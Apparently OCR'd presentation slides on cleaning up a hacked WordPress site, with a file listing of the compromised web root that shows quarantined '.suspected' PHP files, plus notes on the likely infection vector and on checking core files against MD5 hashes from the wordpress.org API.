


Example Domain

www.example.com/ ▾

This site may be hacked.

Example Domain. This domain is established to be used for illustrative examples in documents. You may use this domain in examples without prior coordination or asking for permission. More information...




```
Remote site: /home/[redacted]/html

Filename                          Filesize  Filetype       Last modified ^     Permissions  Owner/Group
..
wp-includes-srcbak                          Directory      11/18/17 06:39:02   dr-xr-xr-x   [redacted]
wp-admin-srcbak                             Directory      11/18/17 06:39:04   dr-xr-xr-x
wp-content                                  Directory      03/22/18 13:06:45   drwx---r-x
yyociwe                                     Directory      04/02/18 18:33:22   drwx---r-x
c01fce                                      Directory      04/02/18 18:34:38   drwx---r-x
docs                                        Directory      [illegible]         drwx---r-x
zzkwjuce                                    Directory      04/02/18 18:34:39   drwx---r-x
wp-includes                                 Directory      [illegible]         drwx---r-x
wp-admin                                    Directory      04/04/18 10:12:10   drwx---r-x
.sucuriquarantine                           Directory      04/18/18 10:49:35   drwx---r-x
DISABLED                                    Directory      04/18/18 10:50:12   drwx---r-x
info.php                              16 B  PHP            06/11/16 22:23:43   -rw----r--
.user.ini                             24 B  Visual Stu...  [illegible]         [illegible]
.htaccess                            897 B  File           02/02/17 01:45:5[illegible]  -rw----r--
gd-config.php                     [illegible]  PHP         [illegible]         [illegible]
robots.txt                            24 B  txt-file       05/21/17 02:31:27   -rw----r--
license.txt                       [illegible]  txt-file    [illegible]         -rw----r--
zzkwjuce.zip                       16.4 KB  ZIP archive    03/23/18 06:18:24   -rw----r--
69089f65dd9.php.suspected         [illegible]  [illegible]  [illegible]        [illegible]
11380aa99fe.php.suspected              0 B  suspecte...    04/02/18 18:34:21   -rw----r--
history-template.php.suspected    [illegible]  suspecte... [illegible] 18:34:38  -rw----r--
wp-config.php                       3.0 KB  PHP            04/02/18 18:34:38   -rwxr-xr-x
7513c638c52.php.suspected              0 B  suspecte...    04/02/18 18:34:39   -rw----r--
index.php                            418 B  PHP            04/02/18 18:34:44   -rw----r--
wp-blog-header.php                   364 B  PHP            04/02/18 18:34:44
```

FACTS

- **No WAF**
- Our tools cleaned Spam and malware in Plugins and root folder
- Without forensic analysis, the PROBABLE vector of infection was set to a outdated plugin.
- **Integrity analysis -> core files modified (?)** 🤔

The CLUE

- MD5 hashes of WordPress Core files/folders.
- Using wordpress.org API

